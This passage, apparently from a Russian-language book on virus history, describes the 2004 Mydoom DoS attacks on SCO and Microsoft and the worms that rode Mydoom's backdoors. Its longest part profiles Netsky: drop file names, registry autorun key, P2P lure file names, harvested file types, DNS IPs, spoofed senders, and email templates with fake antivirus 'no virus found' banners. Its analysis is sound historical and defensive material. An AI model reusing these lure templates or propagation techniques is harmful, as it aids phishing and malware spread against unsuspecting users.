Тогда же, 2 февраля, поскольку http://www.sco.com после атаки «Mydoom» перестал отвечать, руководство компании SCO приняло решение запустить новый временный Web-сайт, который на период с 3 по 12 февраля мог бы заменить основной ресурс. В итоге была открыта временная онлайновая страничка www.thescogroup.com, проработавшая до момента окончания DoS-атаки – 12 февраля, так как в этот день «Mydoom» инициировал процедуры самоуничтожения.

После успеха атаки против SCO специалисты SAFE.CNews.ru сформулировали и поставили следующие тяжелейшие вопросы: «Насколько легко теперь потенциальному экстремисту в нашем зависимом от компьютеров обществе, используя вирусы, подобные “Mydoom”, такие же сложные, совершенные, быстро распространяющиеся и высокотехнологичные, создать армию компьютерных зомби в считанные дни? Может ли какое-либо правительственное агентство, корпорация или любая другая организация нормально существовать и работать в Сети, если группа программистов начнёт скрыто или публично атаковать Web-ресурсы только из-за каких-то политических действий?»

Между тем, по результатам анализа данных за январь 2004 года этот месяц побил все ранее установленные рекорды по нанесённому вредоносными программами ущербу и стал наихудшим месяцем за всю историю компьютерных технологий – с точки зрения проявления цифровых рисков. Распространение вредоносных программ в январе 2004 года приобрело просто убийственные масштабы. Общий ущерб достиг 26,8–32,8 млрд. долл., что составило примерно 40% от всей суммы ущерба, нанесённого в 2003 году. Главным образом, это были результаты жизнедеятельности оставшихся в «живых» с прошлого года вредоносных программ и первые «достижения» «Mydoom».

Итак, продолжим. С началом атаки «Mydoom» на Web-сайт SCO все ожидали, что в ближайшее время нападению подвергнется Web-сайт компании Microsoft. Это дало ей некоторую фору[20], которую она активно использовала, чтобы тщательно подготовиться к предстоящей атаке. Впрочем, все знали, что серверы Microsoft защищены не в пример лучше, чем у той же SCO. Тем временем прошли сообщения, что по данным компании MessageLabs количество инфицированных «Mydoom» компьютерных систем перевалило за миллион по всему миру, а более распространённым вирусом, чем «Mydoom», оставался лишь «Sobig.F». Последние несколько дней в разных городах по всему миру интервалы на обслуживание запросов просмотра Web-страниц Microsoft периодически превышали 2–3 секунды, вместо обычных полсекунды и менее. В общем, Web-сайту Microsoft, судя по всему, тоже предстояла нелёгкая битва.

И вот в $17^{\underline{00}}$ по московскому времени в воскресенье 1 февраля 2004 года Web-сайт компании Microsoft был атакован. Несмотря на то что «Mydoom.B» не должен был атаковать Web-сайт Microsoft до вторника 3 февраля, некоторые заражённые машины начали делать это раньше, точно так же, как и в случае с DoS-атакой на Web-сайт компании SCO. Но это была лишь «проба пера» отдельных инфицированных компьютеров. Практически сразу после первых попыток атаки в Microsoft решили подстраховаться, и было объявлено о запуске резервного Web-сайта information.microsoft.com, который должен был обеспечить возможность доступа к ресурсам компании на тот случай, если основная страница www.microsoft.com будет выведена из строя «Mydoom.B». Кроме того, системные администраторы уменьшили срок хранения или использования пакетов получателем до 60 секунд. Для сравнения, ранее данный показатель был установлен примерно на 60 минут. Главная атака началась 3 февраля в $13^{\underline{09}}$ по Гринвичу ($16^{\underline{09}}$ по московскому време-

[20] Процедуры организации DoS-атаки на Microsoft прописаны только во втором штамме «Mydoom» – «Mydoom.B», который не получил столь широкого распространения, как оригинальный вариант. Это добавляло Microsoft шансов успешно отразить атаку.

ни), однако вскоре стало ясно, что опасаться нечего[21]. Запас времени для подготовки к нападению, практически неограниченные ресурсы, ошибки в программном коде «Mydoom.B» и небольшая распространённость этого штамма позволили Microsoft без особых проблем отразить DoS-атаку на свой Web-сайт. Как отмечали эксперты, свою роль сыграл и ещё один немаловажный фактор: волна предупреждений в средствах массовой информации заставила пользователей в спешном порядке принять меры по уничтожению «червя», а поставщики антивирусного программного обеспечения выпустили бесплатные утилиты для его удаления из компьютерных систем.

3 февраля 2004 года CNews.ru опубликовал информацию, согласно которой «в результате атаки “Mydoom” корпорации, университеты и школы, большие и малые компании и организации, а также домашние пользователи продолжают сообщать о значительных задержках в сети, перегрузках и отказах в обслуживании почтовыми системами по всему миру. При продолжающемся увеличении количества заражённых систем само распространение эпидемии несколько замедлилось, с тех пор как шесть дней назад вирус впервые был обнаружен в России. Вплоть до настоящего времени примерно 10 из 50 самых крупных Web-хостов и провайдеров в мире обнаруживают необычные задержки в своих сетях или периодические отказы в обслуживании своих Web-сайтов».

Вечером 2 февраля 2004 года, как сообщили CNews.ru во второй половине дня эксперты компании mi2g, вирус «Mydoom» вышел на первое место по нанесённому экономическому ущербу – он превысил 39 млрд. долл. В оценку этого ущерба, как и ранее, были включены задержки онлайновых денежных расчётов, прямые убытки, потери пропускной способности в каналах передачи данных, понижение производительности сетевых ресурсов и служб, увеличение задержек в управлении и стоимость восстановления работоспо-

[21] В коде «Mydoom.B» специалисты антивирусной компании McAfee обнаружили ошибку, вследствие которой в атаке участвовало лишь 7% от общего числа инфицированных им компьютеров.

собности инфицированных систем. Самые разрушительные во всей истории вирусописания вредоносные компьютерные программы по данным компании mi2g на вторую половину 2 февраля 2004года приведены в таблице:

№	Название вируса	Ущерб, млрд. долл
1	MyDoom	39
2	Sobig	37,1
3	Klez	19,8
4	Mimail	11,5
5	Yaha	11,5
6	Swen	10,4
7	Love Bug	8,8
8	BugBear	3,9
9	Dumaru	3,8
10	SirCam	3,0

4 февраля 2004 года антивирусная компания MessageLabs, которая за десять дней с момента появления «Mydoom» зарегистрировала свыше 21 миллиона инфицированных писем, сообщила о том, что эпидемия этой вредоносной программы пошла на спад. Высокая скорость распространения позволила «Mydoom» буквально за три дня заразить свыше 600 тысяч компьютеров в 124 странах мира. На пике своей активности он содержался в каждом двенадцатом электронном сообщении, а больше всего вредоносных посланий фирма MessageLabs зафиксировала 28 января: в этот день фильтры заблокировали 4,5 млн. копий «Mydoom». Супервысокую скорость распространения эпидемии специалисты объясняли несколькими причинами. Во-первых, «Mydoom» был выпущен в Сеть в понедельник, в самый разгар рабочего дня, когда пользователи наиболее активно пользуются электронной почтой. Во-вторых, «Mydoom» не использовал «топорных» приемов социальной инженерии, вроде предложений посмотреть «контент для взрослых» или загрузить

апдейт. Замаскировать вредоносный код под сообщение об ошибке доставки письма, согласитесь, намного тоньше – и многих это ввело в заблуждение. В третьих, «Mydoom» распространялся и через файлообменную сеть KaZaA.

А вот статистические данные, отражающие количество отфильтрованных серверами MessageLabs копий «Mydoom»: 27 января – 4,2 миллиона, 28 января – 4,5 миллиона, 29 января – 3,7 миллиона, 30 января – 3,6 миллиона, 31 января – 1,5 миллиона (суббота), 1 февраля – 980 тысяч (воскресенье), 2 февраля – 1,1 миллиона, 3 февраля – 300 тысяч.

9 февраля приключилась новая напасть, и специалисты по вопросам компьютерной безопасности вынуждены были опять «забить в колокола». В Интернет было зарегистрировано появление новой вредоносной компьютерной программы, которой дали имя «Doomjuice». Этот компьютерный вирус использовал для своего распространения системы, уже инфицированные «Mydoom». А дело было так: совершенно случайно воскресной ночью сотрудники фирмы Netcraft обнаружили, что главная страница Microsoft недоступна, и предположили, что это признак активизации какой-то новой вредоносной программы. Они не ошиблись – это был «Doomjuice», который хотя, и имел некоторые похожие на «Mydoom» черты, представлял собой программный код, существенно отличавшийся от знаменитого предшественника: вирусописатель исправил ошибку, из-за которой в DoS-атаках «Mydoom» принимали участие не все инфицированные им компьютеры и из программного кода «червя» были изъяты все функции, отвечавшие за работу встроенного SMTP сервера. В результате «Doomjuice» как бы «сменил целевую аудиторию» – он больше не мог распространяться по электронной почте и не представлял угрозы для пользователей Интернет, чьи компьютеры не были ранее инфицированы «Mydoom». «Doomjuice» проникал в компьютеры, прослушивающие порт 3127 (что являлось характерным признаком присутствия в компьютере «Mydoom»). При этом «Doomjuice» не конфликтовал ни с «Mydoom», ни с «Mydoom.B». Вирусописатель удалил также функцию самоуничтожения, что принципиально меняло «идеологический» подход, изна-

чально принятый при написании семейства «Mydoom». Проведённое специалистами исследование программного кода «Doomjuice» выявило, что в тело вредоносной программы по какой-то причине включена ссылка на Web-сайт Ford Motor Co. Но, по словам экспертов, говорить на этом основании о том, что «Doomjuice» собирается атаковать ещё и Web-страницу крупнейшего в мире производителя автомобилей, нельзя. Кстати, по некоторым оценкам на момент обнаружения «Doomjuice» во всём мире инфицированными «Mydoom» оставалось примерно 500 000 компьютеров, так что, как указывали эксперты, «теоретически “Doomjuice” имел огромный потенциал для распространения». Недаром, за свою несомненную увязку с «Mydoom» несколько позже «Doomjuice» получил и другое имя: «Mydoom.C», хотя, как подчёркивали специалисты, «это не совсем корректно, так как “Doomjuice” является самостоятельной вредоносной программой, а не модификацией “Mydoom”».

Видимо, писать подобные «Mydoom» вредоносные программы в среде вирусописателей стало модно, и через пару дней «Лаборатория Касперского» выпустила предупреждение об обнаружении нового штамма «Doomjuice» – «Doomjuice.B», который наравне с родоначальником своего семейства задействовал в целях распространения компьютерные системы, уже заражённые «Mydoom». Он проверял адресное пространство Интернет в поисках прослушивавших порт 3127 компьютеров и, обнаружив таковые, загружал в них свою копию. Далее «троянский» компонент «Mydoom» запускал на выполнение полученный файл, и «Doomjuice.B» регистрировал себя в ключе автоматического запуска системного реестра операционной системы Windows. Оценивая потенциальную опасность «Doomjuice.B», эксперты указывали на то, что «основное функциональное предназначение “Doomjuice.B” заключается в организации массированной DoS-атаки на Web-сайт корпорации Microsoft. Причём нападение не будет производиться, если системная дата инфицированного компьютера находится в промежутке между 8 и 12 числами месяца или же соответствует одному из дней января. Во всех остальных случаях червь постарается вывести ресурс Microsoft из строя». Во время DoS атаки

«Doomjuice.B» мог использовать уникальную технологию генерации обращения к серверу: «созданный вирусом запрос ничем не отличается от запроса, сформированного браузером MS Internet Explorer. В результате отличить ложные обращения к серверу от обращений обычных пользователей становится просто-напросто невозможно». Вследствие этого в «Лаборатории Касперского», например, полагали: «Если бы “Doomjuice.B” получил достаточно широкое распространение, работоспособность Web-сайта Microsoft оказалась бы под большим вопросом».

13 февраля специалисты компании Panda Software зарегистрировали появление новых «червей», использующих последствия эпидемий, вызванных семейством «Mydoom»: «Nachi.B», «DoomHunter.A», «Deadhat.B» и «Mitglieder.A». По их словам, «Nachi.B» представлял собой первый штамм известной вредоносной программы «Nachi», обнаруженной в августе 2003 года. Как и родоначальник семейства, «Nachi.B» всячески пытался втереться в доверие к пользователю, делая вид, что он всего лишь выполняет полезную работу, удаляя из компьютерных систем другие вредоносные программные коды. Однако не слишком искушённый пользователь, поверивший в напускное «благородство» «Nachi.B» (который, к слову, действительно уничтожал «Mydoom.A» и «Mydoom.B» из инфицированных ими компьютеров), потом может крепко пожалеть об этом. После завершения расправы над «Mydoom.A» и «Mydoom.B» («червь» удалял все файлы, связанные с этими «червями», а также записи, внесённые ими в системный реестр) этот «червь» начинал распространяться через «уязвимости» операционной системы Windows: RPC DCOM (MS03-26) переполнение буфера, IIS WebDav (MS03-07) и Workstation Service Overflow (MS03-049). «Nachi.B» распространялся непосредственно через Интернет, выискивая компьютеры с незащищенными портами TCP/IP 80, 135 и 445. После обнаружения такого компьютера он незамедлительно инициировал атаку, загружая свою копию в компьютер в виде файла под именем WskPatch.exe, который запускался автоматически и

создавал другой файл – svchost.exe, который также содержал копию программного кода «Nachi.B».

«DoomHunter.A» был создан с ещё более альтруистическими мотивами: он удалял не только «Mydoom.A» и «Mydoom.B», но также «Blaster» и «Doomjuice». «DoomHunter.A» попадал в компьютеры через лазейки, оставленные «Mydoom», и создавал файл worm.exe. При обнаружении какого-либо из перечисленных выше червей, он удалял все его следы. Кроме того, червь открывал и просматривал порт TCP 3127. Если ему не удается открыть его сразу, он продолжает попытки каждые 5 секунд. При обнаружении активности он отправлял свою копию на удаленный компьютер, пытавшийся получить доступ через данный порт.

«Deadhat.B» – это усовершенствованный штамм «Deadhat», впервые появившегося несколько дней назад. При распространении он попадал в компьютеры непосредственно через Интернет, используя «чёрные ходы», проделанные в системе защиты «Mydoom.A» и «Mydoom.B». Также он мог распространяться, используя программу обмена файлами «SoulSeek». После попадания в компьютер «Deadhat.B» создавал свою копию в файле msgsvr32.exe, а также несколько файлов с различными именами в общей папке «SoulSeek». После этого он завершал все процессы «Mydoom.A» и «Mydoom.B», а также процессы, принадлежащие различным приложениям, включая некоторые антивирусы и программы безопасности. Также он создавал новую запись в реестре Window для обеспечения своего запуска при каждой загрузке системы. В определённых обстоятельствах «Deadhat.B» мог удалять отдельные системные файлы, а также соединялся с каналом IRC, по которому могли поступать команды от его автора.

«Mitglieder.A» попадал в компьютерные системы через «чёрные ходы», проделанные в системе защиты «Mydoom.A», копируя себя в систему под именем system.exe. Он завершал процессы заранее определённых программных приложений и делал запись в системном реестре в целях своего сохранения в инфицированном компьютере.

По словам представителя «Лаборатории Касперского», появление данных вредоносных программ было обусловлено успехом и масштабами недавнего распространения «Mydoom»: «Все они используют порт 3127, который по-прежнему остаётся открытым на заражённых червем “Mydoom” компьютерах. Вирусописатели попросту сканируют сеть, ищут уязвимые таким образом компьютеры и рассылают собственные вирусы. Фактически мы имеем дело с ситуацией, когда вирусописатели всего мира рассылают новые вирусы по уже существующим сетям заражённых машин, пользуясь нерадивостью тысяч пользователей, так и не вылечивших от “Mydoom” свои компьютеры». Далее в заявлении подчёркивалось: «Цели при этом преследуются самые разные – от хулиганских до криминальных: так, “Mitglieder” специально внедряется на машины для создания новых сетей прокси-серверов».

16 февраля 2004 года в Интернет был обнаружен написанный на языке Visual C++ v.5.0, обладающий деструктивными функциями, осуществляющий попытки проведения DoS-атак, распространяющийся по P2P-сетям обмена файлами, рассылающий свои копии по электронной почте «червь», которому дали имя «Netsky»[22].

[22] «Netsky» (англ.) – если переставить слоги местами, то у нас получится Skynet, что можно перевести как «Небесная сеть» или «Спутниковый Интернет».

Идентификационная карточка вредоносной компьютерной программы	
Имя	Netsky
Другие названия	Netsky.a, Netsky.A, W32/Netsky, W32/Netsky.a, W32/Netsky.A, W32/Netsky-a, W32/Netsky-A, W32/Netsky-mm, W32/Netsky-MM, W32/Netsky.a-mm, W32/Netsky.A-mm, W32/Netsky.a@mm, W32/Netsky.A@MM, W32/Netsky.worm, W32/Netsky.a.worm, W32/Netsky.A.worm, Win32/Netsky.Worm.a, W32.Netsky, W32.Netsky@mm, W32.Netsky@MM, Win32.Netsky, Win32/Netsky.a, Win32/Netsky.A, Win32/Netsky.Worm.a, Win32/Netsky.Worm.A, Win32.Netsky.a, Win32.Netsky.A, Worm/Netsky, I-Worm/Netsky, I-Worm.Netsky, I-Worm.Netsky.a, I-Worm.Netsky.A, WORM_NETSKY, WORM_NETSKY, WORM_NETSKY.A, PE_NETSKY, PE_NETSKY.a, PE_NETSKY.A, Moodown, Win32.HLLM.Moodown, I-Worm.Moodown, Worm.SomeFool, Win32/Admood.Worm, ZIP.Netsky, Worm/NetSky, NetSky
Тип	червь массовой рассылки
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под Управлением	DOS/Linux/Macintosh/Novell Netware/OS/2/UNIX//Windows 3.x
Страна происхождения	Германия
Длина	21504 байта[23]

Когда «Netsky» начинал выполняться, для введения в заблуждение пользователя на экране монитора в стандартном окне сообщений операционной системы Windows могло отображаться сфальсифицированное сообщение об ошибке: Error. The file could not be opened! («Ошибка. Файл не может быть открыт!») или Error. Out of system memory («Ошибка. Не хватает си-

[23] В виде файла, сжатого утилитой UPX. Полный размер – 37888 байт.

стемной памяти»). Иногда в тех же целях «Netsky» запускал на выполнение приложение notepad.exe, которое входит в стандартную поставку Windows.

Получив управление, «червь» копировал свой программный код в директорию Windows под одним из следующих имён: services.exe, winlogon.exe, svchost.exe, avguard.exe, MAJA.EXE, fooding.exe, avpguard.exe, AVprotect.exe, AVprotect9x, VisualGuard.exe, AVBgle.exe, FVProtect.exe, SysMonXP.exe, PandaAVEngine.exe, EasyAV.exe, SymAV.exe, Kasperskyaveng.exe, FirewallSvr.exe, Jammer2nd.exe, Winlogon.scr или csrss.exe. Кроме того, в эту же директорию записывались следующие файлы:

base64.tmp, skyav.tmp – копия «червя»;

zip1.tmp, zip2.tmp, zip3.tmp, zip4.tmp, zip5.tmp, zip6.tmp – копия «червя», сжатая утилитой ZIP в формате MIME;

zipped.tmp – копия «червя», сжатая утилитой ZIP;

userconfig9x.dll – динамическая библиотека, обеспечивающая функциональность «червя»;

firewalllogger.txt – текстовая копия «червя»;

sysmonxp.exe – компонент дроппера или zipo0.txt, zipo1.txt, zipo2.txt, zipo3.txt – копия «червя», сжатая утилитой ZIP в формате MIME;

zippedbase64.tmp – копия «червя», сжатая утилитой ZIP или temp09094283.dll – компонент «червя», создающий объект Mutex;

uinmzertinmds.opm, fuck_you_bagle.txt(f**k_you_bagle.txt) – копия «червя» в формате MIME или pk_zip_alg.log, pk_zip1.log, pk_zip2.log, pk_zip3.log, pk_zip4.log, pk_zip5.log, pk_zip6.log, pk_zip7.log, pk_zip8.log – копия «червя», сжатая утилитой ZIP в формате MIME.

Для обеспечения автоматического запуска при загрузке операционной системы Windows «Netsky» записывался в ключ системного реестра: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\ICQNet=\winlogon.exe-stealth. «Червь» мог также копировать себя в директорию Windows в виде сжатого файла с расширением *.zip, имя которого соответствовало имени присоединённого файла: prod_info_55761.rtf.exe,

prod_info_65642.rtf.scr, prod_info_33543.rtf.scr, prod_info_56474.txt.exe, prod_info_33325.txt.exe, prod_info_77256.txt.scr, prod_info_34157.htm.exe, prod_info_87968.htm.scr, prod_info_43859.htm.scr, prod_info_56780.doc.exe, prod_info_43631.doc.exe, prod_info_47532.doc.scr, prod_info_54433.doc.exe и т. д.

«Netsky» мог защищать от удаления свои ключи в системном реестре и одновременно пытался удалить из системного реестра ключи некоторых других программ, в том числе отдельных компьютерных вирусов, если они там уже присутствовали. Кроме того, «Netsky» создавал объект «Mutex», что предотвращало повторное инфицирование компьютерной системы, а также содержал в своём программном коде длинный фрагмент текста, начало которого было следующим: <–<– we are the skynet – you can't hide yourself! – we kill malware writers (they have no chance!) – [LaMeRz–>]MyDoom is a thief of our idea! – –< SkyNet AV vs. Malware >– –>–>«, «#n#o#t#n#e#t#s#k#y#-#s#k#y#n#e#t#!, be aware! Skynet.cz – —>AntiHacker Crew<—, … (<–<– мы небесная сеть – вам не удастся спрятаться! – мы будем убивать авторов вредных программ (у них нет шансов!) – [ЛаМеРз—>]MyDoom украл нашу идею! – –< SkyNet AV против Malware >– –>–>, «#n#o#t#n#e#t#s#k#y#-#s#k#y#n#e#t#!, будьте в курсе! Skynet.cz - -->Команда АнтиХакер<--, …).

Далее шёл кусок текста, где вперемешку с внешне вполне лояльными высказываниями на головы авторов «Bagle» и «Mydoom» сыпались многочисленные обвинения, вплоть до непарламентарных. Написавшего «Bagle» вирусописателя «Команда АнтиХакер» почему-то особенно невзлюбила, уделив его персоне особое внимание и обвиняя, например, в наживе при помощи своего ремесла, в отличие от парней из «Команды АнтиХакер», которым это, естественно, совершенно чуждо – они разрабатывают «добротное программное обеспечение» (!? – *В. К., С. Л.*) исключительно ради идеи. Здесь же авторы «Netsky» хвалились, что только они способны применять самые передовые методы социальной инженерии в программах. Фигурировали также заверения в том, что война с «Bagle» и «Mydoom» будет обязательно про-

должена, и выражалось особое уважение «Команды АнтиХакер» к России, а её гражданам передавались наилучшие пожелания. Согласно правилу маятника, авторы «Netsky» коротко и ёмко выразили свои пожелания и в адрес таких стран, как Афганистан и США. Не забыли авторы «Netsky» и такого одиозного политического деятеля, как Садам Хусейн, а также террориста номер один в мире Осаму Бен Ладена, которым, если верить написанному, предстоит гореть в адском пламени. На их фоне Джордж Буш может быть абсолютно спокоен, так как его лишь мягко пожурили, призвав стыдиться содеянного, впрочем, не уточняя, чего именно, да ещё и выразив на прощание искреннее уважение. В завершение этого послания снова «по матушке» схлопотал некстати подвернувшийся под руку автор «Bagle», закольцевав композицию «шедевра».

Однако продолжим. Для своего распространения столь разрекламированный авторами «червь» использовал P2P сети обмена файлами и электронную почту. «Червь» мог распространяться через файл, совместно использующий сети (для KaZaA, Bearshare, Limewire, eMule и т. п.), копируя себя в папки на логических дисках C:–Z: (кроме CD-ROM), имеющие в имени подстроку Shar (share, sharing), my shared folder, download, ftp, htdocs, http, upload, icq, bear, lime, morpheus, donkey, mule, kazaa или shared files.

«Netsky» использовал имя файла, случайно выбранное из следующего списка: angels.pif, coolscreensaver.scr, dictionary.doc.exe, dolly_buster.jpg.pif, doom2.doc.pif, e.book.doc.exe, e-book.archive.doc.exe, eminem-lickmypussy.mp3.pif, hardcoreporn.jpg.exe, howtohack.doc.exe, matrix.scr, max-payne2.crack.exe, nero.7.exe, office_crack.exe, photoshop9crack.exe, porno.scr, programmingbasics.doc.exe, serial.txt.exe, sexsexsexsex.doc.exe, strippoker.exe, virii.scr, winlonghorn.doc.exe, winxp_crack.exe, 1001 Sex and more.rtf.exe, 3D Studio Max 6 3dsmax.exe, ACDSee 10.exe, Adobe Photoshop 10 crack.exe, Adobe Photoshop 10 full.exe, Adobe Premiere 10.exe, Ahead Nero 8.exe, Altkins Diet.doc.exe, American Idol.doc.exe, Arnold Schwarzenegger.jpg.exe, Best Matrix Screensaver new.scr, Britney sex xxx.jpg.exe, Britney Spears and Eminem

porn.jpg.exe, Britney Spears blowjob.jpg.exe, Britney Spears cumshot.jpg.exe, Britney Spears fuck.jpg.exe, Britney Spears full album.mp3.exe, Britney Spears porn.jpg.exe, Britney Spears Sexy archive.doc.exe, Britney Spears Song text archive.doc.exe, Britney Spears.jpg.exe, Britney Spears.mp3.exe, Clone DVD 6.exe, Cloning.doc.exe, Cracks & Warez Archiv.exe, Dark Angels new.pif, Dictionary English 2004 - France.doc.exe, DivX 8.0 final.exe, Doom 3 release 2.exe, E-Book Archive2.rtf.exe, Eminem blowjob.jpg.exe, Eminem full album.mp3.exe, Eminem Poster.jpg.exe, Eminem sex xxx.jpg.exe, Eminem Sexy archive.doc.exe, Eminem Song text archive.doc.exe, Eminem Spears porn.jpg.exe, Eminem.mp3.exe, Full album all.mp3.pif, Gimp 1.8 Full with Key.exe, Harry Potter 1-6 book.txt.exe, Harry Potter 5.mpg.exe, Harry Potter all e.book.doc.exe, Harry Potter e book.doc.exe, Harry Potter.doc.exe, Harry Pottergame.exe, How tohack new.doc.exe, Internet Explorer 9 setup.exe, Kazaa Lite 4.0 new.exe, Kazaa new.exe, Keygen 4 all new.exe, Learn Programming 2004.doc.exe, Lightwave 9 Update.exe, Magix VideoDeluxe 5 beta.exe, Matrix.mpg.exe, Microsoft Office 2003 Crack best.exe, Microsoft WinXP Crack full.exe, MS Service Pack 6.exe, netsky sourcecode.scr, Norton Antivirus 2005 beta.exe, Opera 11.exe, Partitionsmagic 10 beta.exe, Porno Screensaver britney.scr, RFC compilation.doc.exe, Ringtones.doc.exe, Ringtones.mp3.exe, Saddam Hussein.jpg.exe, Screensaver2.scr, Serials edition.txt.exe, Smashing the stack full.rtf.exe, Star Office 9.exe, Teen Porn 15.jpg.pif, The Sims 4 beta.exe, Ulead Keygen 2004.exe, Visual Studio Net Crack all.exe, Win Longhorn re.exe, WinAmp 13 full.exe, Windows 2000 Sourcecode.doc.exe, Windows 2003 crack.exe, Windows XP crack.exe, WinXP eBook newest.doc.exe, XXX hardcore pics.jpg.exe и т. п. (позволим себе не углубляться в перевод набившего оскомину «джентльменского набора» завлекалочек). Таким образом, при обращении к общедоступным директориям со случайно выбранным именем файла, являющимся компьютерной программой, кинофильмом, графическим изображением или текстовым документом и т. д., пользователь фактически загружал копию «Netsky».

Рассылка копий по электронной почте осуществлялась по следующей схеме. «Червь» сканировал компьютерную систему для поиска файлов с расширениями *.a, *.ad, *.adb, *.as, *.asp, *.c, *.cf, *.cfg, *.cg, *.cgi, *.d, *.db, *.dbx, *.dh, *.dht, *.dhtm, *.do, *.doc, *.e, *.em, *.eml, *.h, *.ht, *.htm, *.html, *.j, *.js, *.jsp, *.m, *.mb, *.mbx, *.md, *.mdx, *.mh, *.mht, *.mm, *.mmf, *.ms, *.msg, *.n, *.nc, *.nch, *.o, *.od, *.ods, *.of, *.oft, *.p, *.ph, *.php, *.pl, *.pp, *.ppt, *.r, *.rt, *.rtf, *.s, *.sh, *.sht, *.shtm, *.st, *.stm, *.t, *.tb, *.tbb, *.tx, *.txt, *.u, *.ui, *.uin, *.v, *.vb, *.vbs, *.w, *.wa, *.wab, *.ws, *.wsh, *.x, *.xl, *.xls, *.xm и *.xml. Затем в найденных файлах он искал адреса электронной почты и посылал по этим адресам электронные сообщения. «Червь» распространялся как файл присоединения через электронную почту с использованием непосредственного подключения к SMTP серверу, создавая до 16 потоков одновременно. Выполняя поиск адресов получателя, «Netsky» задействовал локальный сервер DNS (найденный через API) или использовал IP-адрес из следующего списка: 12.82.159.180, 61.100.23.164, 62.155.255.16, 81.26.161.16, 133.9.220.117, 137.132.19.110, 137.189.6.1, 140.117.100.120, 145.253.2.171, 151.189.13.35, 163.121.199.3, 168.160.212.8, 192.150.249.10, 193.141.40.42, 193.189.244.205, 193.193.144.12, 193.193.158.10, 194.25.2.129, 194.2.229.10, 194.25.2.129, 194.25.2.130, 194.25.2.131, 194.25.2.132, 194.25.2.133, 194.25.2.134, 194.85.8.220, 194.209.114.1, 195.112.195.34, 195.185.185.195, 195.20.224.234, 195.161.113.189, 200.74.214.246, 202.30.64.5, 202.44.144.33, 202.99.104.68, 203.81.44.47, 203.162.0.11, 210.66.241.1, 211.169.245.170, 212.185.252.136, 212.185.252.73, 212.185.253.70, 212.44.160.8, 212.7.128.162, 212.7.128.165, 213.191.74.19, 217.5.97.137, 217.117.203.2, 62.155.255.16, 62.32.50.204.

Само электронное послание обладало следующими характеристиками.

Отправитель был сфальсифицирован: auctions@msn.com, auctions@yahoo.com, dimitrihji@yahoo.com, hanta@chiva.net, responder@ebay.com, responder@amazon.com, responder@qxl.com, service@(имя домена пользователя электронной почты).

Тема (в зависимости от штамма): пустая, Auction successful! Hi, hello, read it immediately, something for you, warning, information, stolen, fake, unknown, Delivery Failed, Status, report, question, trust me, hey, Re: excuse me, Re: does it?, Yep, important, dear, main, what's up?, info, Re: information, Here is it, private?, good morning и т. д. (несколько сот слов и словосочетаний).

Тема могла комбинироваться из трех частей.

Первая часть: пустая, Re:, Re: Re:;

Вторая часть: important, approved, my, your read it immediately, improved, patched, corrected, thanks!, hello, hi, her;

Третья часть: read it immediately, important, improved, patched, corrected, approved, thanks!, hello, hi, here, document_all, text, message, data, excel document, word document, bill, screensaver, application, website, product, letter, information, details, file, document и пр.

Сообщение (в зависимости от штамма) – бессмысленный набор символов или текст, скомбинированный из нескольких частей.

1. Bad Gateway: The message has been attached., Delivered message is attached, Encrypted message is available., ESMTP [Secure Mail System #334]: Secure message is attached., First part of the secure mail is available., Follow the instructions to read the message., For further details see the attachment., For more details see the attachment., Forwarded message is available., New message is available., Now a new message is available., Partial message is available., Please authenticate the secure message., Please confirm my request., Please read the attachment to get the message., Protected Mail System Test., Protected message is attached., Protected message is available., Secure Mail System Beta Test., SMTP: Please confirm the attached message., Waiting for a Response. Please read the attachment., Waiting for authentification., You got a new message., Your requested mail has been attached., Hi!, Hello!.

2. +++ Attachment: No Virus found,

++ Panda AntiVirus – You are protected,

++ www.pandasoftware.com,

+++ Attachment: No Virus found,

+++ Norman AntiVirus – You are protected,

++ www.norman.com;

+++ Attachment: No Virus found,

+++ F-Secure AntiVirus – You are protected,

+++ www.f-secure.com;

+++ Attachment: No Virus found,

+++ Norton AntiVirus - You are protected,

+++ www.symantec.de;

Note that I have attached your document., My %s., The %s., I have spent much time for the %s., I have spent much time for your document., Your %s., Please notice the attached %s., Please notice the attached document., Please read quickly., For more details see the attached document., For more information see the attached document., Approved, here is the document., I have found the %s., My %s is attached., Your %s is attached., Please, %s., Your file is attached to this mail., See the document for details., Here is the document., The requested %s is attached!, I have sent the %s..

3. Yours sincerely, Thank you, Thanks;

4. +++ X-Attachment-Type: document,

+++ X-Attachment-Status: no virus found,

+++ Powered by the new MCAfee OnlineAntiVirus,

+++ Homepage: www.mcafee.com;

+++ X-Attachment-Type: document,

+++ X-Attachment-Status: no virus found,

+++ Powered by the new Norton OnlineAntiVirus,

+++ Free trial: www.norton.com.

Имя присоединённого файла (в зависимости от штамма): prod_info_55761.rtf.exe.zip, prod_info_65642.rtf.scr.zip, prod_info_33543.rtf.scr.zip,prod_info_56474.txt.exe.zip, prod_info_33325.txt.exe.zip, prod_info_77256.txt.scr.zip,

prod_info_34157.htm.exe.zip, prod_info_87968.htm.scr.zip, prod_info_43859.htm.scr.zip, prod_info_56780.doc.exe.zip, prod_info_43631.doc.exe.zip, prod_info_47532.doc.scr.zip, prod_info_54433.doc.exe.zip, prod_info_42314.pif, prod_info_54235.scr, prod_info_49146.exe, prod_info_33967.cmd, prod_info_42818.pif, prod_info_54739.scr, prod_info_04650.bat, prod_info_49541.exe, prod_info_33462.cmd, prod_info_42313.pif, prod_info_54234.scr, prod_info_04155.bat, all_document.pif (scr), application.pif (scr), document.pif (scr), document_4351.pif (scr), document_excel.pif (scr), document_full.pif (scr), document_word.pif (scr), message_details.pif (scr), message_part2.pif (scr), mp3music.pif (scr), my_details.pif (scr), your_archive.pif (scr), your_bill.pif (scr), your_details.pif (scr), your_document.pif (scr), your_file.pif (scr), your_letter.pif (scr), your_picture.pif (scr), your_product.pif (scr), your_text.pif (scr), your_website.pif (scr), yours.pif (scr) и.т.п. (несколько сот слов и словосочетаний).

